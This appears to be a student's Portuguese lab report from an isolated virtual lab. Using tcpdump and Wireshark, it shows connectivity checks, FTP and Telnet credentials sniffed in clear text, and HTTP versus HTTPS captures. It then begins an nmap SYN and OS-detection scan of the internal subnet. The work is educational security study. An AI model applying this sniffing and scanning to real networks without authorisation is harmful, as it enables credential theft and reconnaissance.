18:07:17.945748 IP 10.120.59.123 > 10.120.59.124: ICMP echo reply, id 33540, seq 5632, length 64
18:07:18.945667 IP 10.120.59.124 > 10.120.59.123: ICMP echo request, id 33540, seq 5888, length 64
18:07:18.945856 IP 10.120.59.123 > 10.120.59.124: ICMP echo reply, id 33540, seq 5888, length 64
```

- **7. VM4 (Kioptrix) → VM5 (Windows XP)**

```
[john@kioptrix john]$ ping 10.120.59.113
PING 10.120.59.113 (10.120.59.113) from 10.120.59.124 : 56(84) bytes of data
Warning: time of day goes back, taking countermeasures.
64 bytes from 10.120.59.113: icmp_seq=0 ttl=128 time=2.049 msec
64 bytes from 10.120.59.113: icmp_seq=1 ttl=128 time=1.028 msec
64 bytes from 10.120.59.113: icmp_seq=2 ttl=128 time=969 usec
64 bytes from 10.120.59.113: icmp_seq=3 ttl=128 time=787 usec
64 bytes from 10.120.59.113: icmp_seq=4 ttl=128 time=856 usec
64 bytes from 10.120.59.113: icmp_seq=5 ttl=128 time=775 usec
64 bytes from 10.120.59.113: icmp_seq=6 ttl=128 time=1.141 msec
64 bytes from 10.120.59.113: icmp_seq=7 ttl=128 time=871 usec
64 bytes from 10.120.59.113: icmp_seq=8 ttl=128 time=965 usec
```

Captura na máquina #2:

```
18:08:14.877976 IP 10.120.59.124 > 10.120.59.113: ICMP echo request, id 33796, seq 3840, length 64
18:08:14.878680 IP 10.120.59.113 > 10.120.59.124: ICMP echo reply, id 33796, seq 3840, length 64
18:08:15.878927 IP 10.120.59.124 > 10.120.59.113: ICMP echo request, id 33796, seq 4096, length 64
18:08:15.879515 IP 10.120.59.113 > 10.120.59.124: ICMP echo reply, id 33796, seq 4096, length 64
18:08:16.877488 IP 10.120.59.124 > 10.120.59.113: ICMP echo request, id 33796, seq 4352, length 64
18:08:16.878616 IP 10.120.59.113 > 10.120.59.124: ICMP echo reply, id 33796, seq 4352, length 64
18:08:17.877675 IP 10.120.59.124 > 10.120.59.113: ICMP echo request, id 33796, seq 4608, length 64
18:08:17.878302 IP 10.120.59.113 > 10.120.59.124: ICMP echo reply, id 33796, seq 4608, length 64
18:08:18.876574 IP 10.120.59.124 > 10.120.59.113: ICMP echo request, id 33796, seq 4864, length 64
18:08:18.877276 IP 10.120.59.113 > 10.120.59.124: ICMP echo reply, id 33796, seq 4864, length 64
18:08:19.875494 IP 10.120.59.124 > 10.120.59.113: ICMP echo request, id 33796, seq 5120, length 64
18:08:19.876091 IP 10.120.59.113 > 10.120.59.124: ICMP echo reply, id 33796, seq 5120, length 64
18:08:20.876288 IP 10.120.59.124 > 10.120.59.113: ICMP echo request, id 33796, seq 5376, length 64
18:08:20.876971 IP 10.120.59.113 > 10.120.59.124: ICMP echo reply, id 33796, seq 5376, length 64
```

- **8. VM2 (atacante / rede B) → Gateway (VM1)**

Rede `192.168.59.0/24`

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.59.1
PING 192.168.59.1 (192.168.59.1) 56(84) bytes of data.
64 bytes from 192.168.59.1: icmp_seq=1 ttl=64 time=0.922 ms
64 bytes from 192.168.59.1: icmp_seq=2 ttl=64 time=0.514 ms
64 bytes from 192.168.59.1: icmp_seq=3 ttl=64 time=0.650 ms
64 bytes from 192.168.59.1: icmp_seq=4 ttl=64 time=0.676 ms
64 bytes from 192.168.59.1: icmp_seq=5 ttl=64 time=0.808 ms
64 bytes from 192.168.59.1: icmp_seq=6 ttl=64 time=2.03 ms
64 bytes from 192.168.59.1: icmp_seq=7 ttl=64 time=1.17 ms
64 bytes from 192.168.59.1: icmp_seq=8 ttl=64 time=0.644 ms
64 bytes from 192.168.59.1: icmp_seq=9 ttl=64 time=0.399 ms
64 bytes from 192.168.59.1: icmp_seq=10 ttl=64 time=0.656 ms
64 bytes from 192.168.59.1: icmp_seq=11 ttl=64 time=0.617 ms
64 bytes from 192.168.59.1: icmp_seq=12 ttl=64 time=0.649 ms
```

Captura na máquina #2:

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth2 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:11:33.279381 IP 192.168.59.2 > 192.168.59.1: ICMP echo request, id 76, seq 1, length 64
18:11:33.279421 IP 192.168.59.1 > 192.168.59.2: ICMP echo reply, id 76, seq 1, length 64
18:11:34.288079 IP 192.168.59.2 > 192.168.59.1: ICMP echo request, id 76, seq 2, length 64
18:11:34.288103 IP 192.168.59.1 > 192.168.59.2: ICMP echo reply, id 76, seq 2, length 64
18:11:35.290652 IP 192.168.59.2 > 192.168.59.1: ICMP echo request, id 76, seq 3, length 64
18:11:35.290687 IP 192.168.59.1 > 192.168.59.2: ICMP echo reply, id 76, seq 3, length 64
18:11:36.299876 IP 192.168.59.2 > 192.168.59.1: ICMP echo request, id 76, seq 4, length 64
18:11:36.299908 IP 192.168.59.1 > 192.168.59.2: ICMP echo reply, id 76, seq 4, length 64
18:11:37.328959 IP 192.168.59.2 > 192.168.59.1: ICMP echo request, id 76, seq 5, length 64
18:11:37.328994 IP 192.168.59.1 > 192.168.59.2: ICMP echo reply, id 76, seq 5, length 64
```

✅ Conclusão da secção 1.b – Análise de Conectividade com Sniffer

Através da análise de tráfego realizada na máquina #2, que atua simultaneamente como **gateway** e **sniffer**, foi possível confirmar a conectividade entre todas as máquinas do laboratório. Utilizando a ferramenta `tcpdump`, observaram-se com sucesso os pacotes ICMP (ping) trocados entre as máquinas #1 a #3, #4 e #5, tanto na rede interna principal (`10.120.59.0/24`) como na rede atacante (`192.168.59.0/24`).

Estes testes demonstraram que:

- A máquina #2 está corretamente posicionada na rede para capturar e monitorizar comunicações.
- O ambiente está funcional, com todas as VMs acessíveis entre si.
- O sniffer detectou comunicações originadas de e para os vários dispositivos, provando a visibilidade do tráfego no laboratório.


Esta validação prática comprova a eficácia da configuração de rede implementada.

🔐 1.c) Captura de credenciais via FTP

Instalou-se o serviço **vsftpd** na **VM3 (Servidor)** com os comandos:

```
sudo apt install vsftpd -y
sudo systemctl start vsftpd
```


Foi criado um utilizador local com password, e a **VM1** acedeu via FTP ao servidor. A **VM2**, em modo sniffer, capturou o tráfego:



Na **máquina #1 (Atacante)**, foi realizada uma ligação FTP ao servidor:

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.120.59.123
Connected to 10.120.59.123.
220 (vsFTPd 3.0.5)
Name (10.120.59.123:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Durante o login, a **máquina #2 (Sniffer/Gateway)** utilizou `tcpdump` para capturar o tráfego da porta 21 (FTP):



O sniffer capturou **nome de utilizador e password em texto claro**, provando que o protocolo FTP **não é seguro**, pois transmite dados sensíveis sem qualquer tipo de encriptação.


🖧 1.d) Verificar serviços SSH e Telnet na VM3

🎯 Objetivo:


- Verificar se os serviços **SSH** e **Telnet** estão disponíveis e ativos na **VM3 (Servidor Linux)**
- Confirmar que os clientes (VM2, etc.) se conseguem ligar
- (Mais à frente, no 1.e) vais capturar o tráfego com o sniffer)

🔹 1. Verificar o serviço SSH

Confirmação do SSH instalado na maquina VM3 (Servidor)



🔹 2. Verificar o serviço Telnet



Com estes comandos podemos ver que os serviços estão todos instalados na VM3 (Servidor).

🔍 1.e) Análise do tráfego Telnet vs SSH

📌 Objetivo:

Capturar e comparar o conteúdo de sessões **Telnet** e **SSH** a partir da **VM1 (cliente)** para a **VM3 (servidor)**, usando a **VM2 (sniffer)** com `tcpdump` e **Wireshark**.

- 1. Na máquina #2 (Sniffer), abre dois terminais:

📡 Para capturar Telnet:

telnet

No.	Time	Source	Destination	Protocol	Length	Info
180	87.163062685	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [ACK] Seq=140 Ack=1273 Win=64000 Len=0 TSval=1962238927 TSecr=1219740725
181	87.281549808	10.120.59.123	192.168.59.2	TELNET	74	Telnet Data ...
182	87.282576885	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [ACK] Seq=140 Ack=1281 Win=64128 Len=0 TSval=1962239047 TSecr=1219740844
183	87.282967586	10.120.59.123	192.168.59.2	TELNET	134	Telnet Data ...
184	87.283436571	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [ACK] Seq=140 Ack=1349 Win=64128 Len=0 TSval=1962239048 TSecr=1219740846
185	89.053934352	192.168.59.2	10.120.59.123	TELNET	67	Telnet Data ...
186	89.054707625	10.120.59.123	192.168.59.2	TELNET	67	Telnet Data ...
187	89.055177072	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [ACK] Seq=141 Ack=1350 Win=64128 Len=0 TSval=1962240819 TSecr=1219742619
188	89.232813309	192.168.59.2	10.120.59.123	TELNET	67	Telnet Data ...
189	89.233403923	10.120.59.123	192.168.59.2	TELNET	67	Telnet Data ...
190	89.233864241	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [ACK] Seq=142 Ack=1351 Win=64128 Len=0 TSval=1962240998 TSecr=1219742798
191	89.319791739	192.168.59.2	10.120.59.123	TELNET	67	Telnet Data ...
192	89.320388131	10.120.59.123	192.168.59.2	TELNET	67	Telnet Data ...
193	89.320945431	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [ACK] Seq=143 Ack=1352 Win=64128 Len=0 TSval=1962241085 TSecr=1219742885
194	89.461227811	192.168.59.2	10.120.59.123	TELNET	67	Telnet Data ...
195	89.462081154	10.120.59.123	192.168.59.2	TELNET	67	Telnet Data ...
196	89.462842472	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [ACK] Seq=144 Ack=1353 Win=64128 Len=0 TSval=1962241227 TSecr=1219743026
197	89.568257159	192.168.59.2	10.120.59.123	TELNET	68	Telnet Data ...
198	89.577655540	10.120.59.123	192.168.59.2	TCP	66	23 → 44728 [FIN, ACK] Seq=1353 Ack=146 Win=65152 Len=0 TSval=1219743141 TSecr=1962241332
199	89.577763695	192.168.59.2	10.120.59.123	TCP	66	44728 → 23 [FIN, ACK] Seq=146 Ack=1354 Win=64128 Len=0 TSval=1962241342 TSecr=1219743141
200	89.578415904	10.120.59.123	192.168.59.2	TCP	66	23 → 44728 [ACK] Seq=1354 Ack=147 Win=65152 Len=0 TSval=1219743143 TSecr=1962241342

Para capturar SSH:

ssh

No.	Time	Source	Destination	Protocol	Length	Info
55	8.581665978	192.168.59.2	10.120.59.123	SSHv2	178	Client:
56	8.582031044	10.120.59.123	192.168.59.2	TCP	66	22 → 42718 [ACK] Seq=2843 Ack=3197 Win=64128 Len=0 TSval=1219912077 TSecr=1962410186
57	8.649163585	10.120.59.123	192.168.59.2	SSHv2	694	Server:
58	8.691710870	192.168.59.2	10.120.59.123	TCP	66	42718 → 22 [ACK] Seq=3197 Ack=3471 Win=64000 Len=0 TSval=1962410296 TSecr=1219912144
59	8.692508751	10.120.59.123	192.168.59.2	SSHv2	110	Server:
60	8.693150737	192.168.59.2	10.120.59.123	TCP	66	42718 → 22 [ACK] Seq=3197 Ack=3515 Win=64000 Len=0 TSval=1962410298 TSecr=1219912187
61	8.696350038	192.168.59.2	10.120.59.123	SSHv2	526	Client:
62	8.696826546	10.120.59.123	192.168.59.2	TCP	66	22 → 42718 [ACK] Seq=3515 Ack=3657 Win=64128 Len=0 TSval=1219912192 TSecr=1962410298
63	8.699253495	10.120.59.123	192.168.59.2	SSHv2	174	Server:
64	8.699742201	10.120.59.123	192.168.59.2	SSHv2	174	Server:
65	8.700106738	10.120.59.123	192.168.59.2	SSHv2	102	Server:
66	8.700456465	192.168.59.2	10.120.59.123	TCP	66	42718 → 22 [ACK] Seq=3657 Ack=3731 Win=64000 Len=0 TSval=1962410305 TSecr=1219912194
67	8.700506593	10.120.59.123	192.168.59.2	SSHv2	102	Server:
68	8.700506774	10.120.59.123	192.168.59.2	SSHv2	142	Server:
69	8.701093934	10.120.59.123	192.168.59.2	SSHv2	102	Server:
70	8.701094124	10.120.59.123	192.168.59.2	SSHv2	150	Server:
71	8.701131996	192.168.59.2	10.120.59.123	TCP	66	42718 → 22 [ACK] Seq=3657 Ack=3879 Win=64000 Len=0 TSval=1962410306 TSecr=1219912195
72	8.701620731	10.120.59.123	192.168.59.2	SSHv2	102	Server:
73	8.701620881	10.120.59.123	192.168.59.2	SSHv2	142	Server:
74	8.701620952	10.120.59.123	192.168.59.2	SSHv2	102	Server:
75	8.701884441	192.168.59.2	10.120.59.123	TCP	66	42718 → 22 [ACK] Seq=3657 Ack=3999 Win=64000 Len=0 TSval=1962410306 TSecr=1219912196

- 2. Na máquina #1 (Cliente), faz login em Telnet e SSH:


Telnet:

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.120.59.123
Trying 10.120.59.123 ...
Connected to 10.120.59.123.
Escape character is '^]'.
Ubuntu 22.04.5 LTS
Server1 login: ftpuser
Password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Apr 24 10:34:28 PM UTC 2025

  System load:  0.08               Processes:               183
  Usage of /:   26.9% of 24.44GB   Users logged in:         1
  Memory usage: 36%                IPv4 address for enp0s3: 10.120.59.123
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

14 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ftpuser@Server1:~$
```


SSH:

O que capturamos no sniffer:

Telnet (wireshark):



SSH (Wireshark)



🔓 Telnet

Durante uma sessão Telnet, foi possível:

- Capturar **nome de utilizador e password** diretamente
- Visualizar todos os comandos e respostas no tráfego
- Reconstituir a sessão completa com "Follow TCP Stream"

🛑 Telnet transmite toda a informação **sem encriptação**.

🔒 SSH

Na sessão SSH, o tráfego capturado revelou:

- Pacotes cifrados
- Nenhuma informação útil (user/pass ou comandos) legível
- Impossibilidade de reconstruir a sessão sem chaves privadas

✅ SSH utiliza **encriptação forte**, protegendo toda a comunicação.

📊 Conclusão da comparação Telnet vs SSH

Característica	Telnet	SSH
Porta padrão	23	22
Encriptação	❌ Nenhuma	✅ Forte (SSL/TLS)
Segurança	❌ Inseguro	✅ Seguro
Dados visíveis no sniffer	✅ Sim	❌ Não
Utilização atual	Obsoleto	Recomendado

✅ **Recomendação**: Usar **SSH** sempre que necessário aceder remotamente a sistemas. **Evitar Telnet**, especialmente em redes não confiáveis.

🌍 1.g) Comparação HTTP vs HTTPS

📌 Objetivo:

Aceder a um website usando **HTTP** e **HTTPS** e capturar o tráfego com a **VM2 (sniffer)** para observar as diferenças.

- 1. Na máquina com acesso à internet (VM2)
- HTTP

O Wireshark mostrou claramente os cabeçalhos e conteúdo da requisição, acessíveis através da opção **Follow > HTTP Stream**. Toda a comunicação estava visível em texto claro, como segue a imagem abaixo:

```
GET / HTTP/1.1
Host: www.httpvshttps.com
User-Agent: curl/8.13.0-rc2
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 24 Apr 2025 23:09:44 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
x-instance: rocket-dallas
x-powered-by: anthum.com

<!--
        Created November 2014
        chris@anthum.com
        www.anthum.com
-->
<html>
<head>

        <script src="https://www.httpvshttps.com/check-server.js"></script>

        <script>
                function log(o) {if (console) console.log(o);}
                var proto = window.location.protocol;
                proto = proto.substring(0,proto.length-1);
                function setActiveMenu() {
                        if ('http' == proto) {
                                document.getElementById('menu-http').className += ' active';
                        } else if ('https' == proto) {
                                document.getElementById('menu-https').className += ' active';
                        }
                }
        </script>

        <script>

                if (!window.supportsLatestHTTPS) {
                        document.getElementsByTagName('html')[0].className+= ' unsupported-browser';
                }               var start = Date.now();
                var elapsedMs;
```

- HTTPS

O conteúdo capturado apresentava-se cifrado. Mesmo com a opção **Follow* > *TCP Stream* , os dados não eram legíveis:

🔓 HTTP

- O conteúdo das requisições/respostas (ex. URL, headers, texto da página) foi visível em texto claro.
- O Wireshark mostrou todos os dados usando a funcionalidade "Follow HTTP Stream".
  - 🛑 HTTP **não protege a informação transmitida**.

🔒 HTTPS

- A comunicação aparece cifrada no sniffer.
- Mesmo com “Follow TCP Stream”, os dados são incompreensíveis.

✅ HTTPS utiliza **certificados SSL/TLS** para proteger a sessão, garantindo confidencialidade e integridade.

✅ Conclusão Final da Análise de Tráfego

Através dos testes realizados com `tcpdump` e `Wireshark`, foi possível comprovar:

- A visibilidade total do tráfego entre as máquinas do laboratório
- A vulnerabilidade de protocolos antigos como **FTP** e **Telnet**
- A segurança oferecida por protocolos modernos como **SSH** e **HTTPS**

💡 Estes testes reforçam a importância de **usar protocolos encriptados** em ambientes de rede, e demonstram a eficácia do sniffer posicionado na rede interna.


📕 Hacking

🔧 5) Utilização do Nmap – Descoberta de Portas e Sistemas

🎯 Objetivo:

Utilizar o `nmap` para identificar **portas abertas** e **sistemas operativos** nas máquinas da rede interna (`10.120.59.0/24`).

🔧 Instalação da Ferramenta Nmap



🔍 5.a & 5.b) Scan de Portas e Sistema Operativo

Para identificar as portas abertas nas máquinas da rede interna `10.120.59.0/24`, foi utilizado o seguinte comando:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -O 10.120.59.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 07:38 EDT
```

Explicação dos parâmetros:

- -sS: SYN scan (rápido e discreto)
- -O: Detetar o Sistema operativo
- 10.120.59.0/24: toda a subnet interna

O resultado do scan foi o seguinte:

```
Host is up (0.00091s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

Nmap scan report for 10.120.59.113
Host is up (0.0015s latency).
All 1000 scanned ports on 10.120.59.113 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Device type: specialized|general purpose
Running: AKCP embedded, General Dynamics embedded, Microsoft Windows 2000|2003|XP
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_server_2003 cpe:/o:microsoft:windows_xp::sp2
Too many fingerprints match this host to give specific OS details

Nmap scan report for 10.120.59.123
Host is up (0.0014s latency).
Not shown: 995 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
80/tcp open  http
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
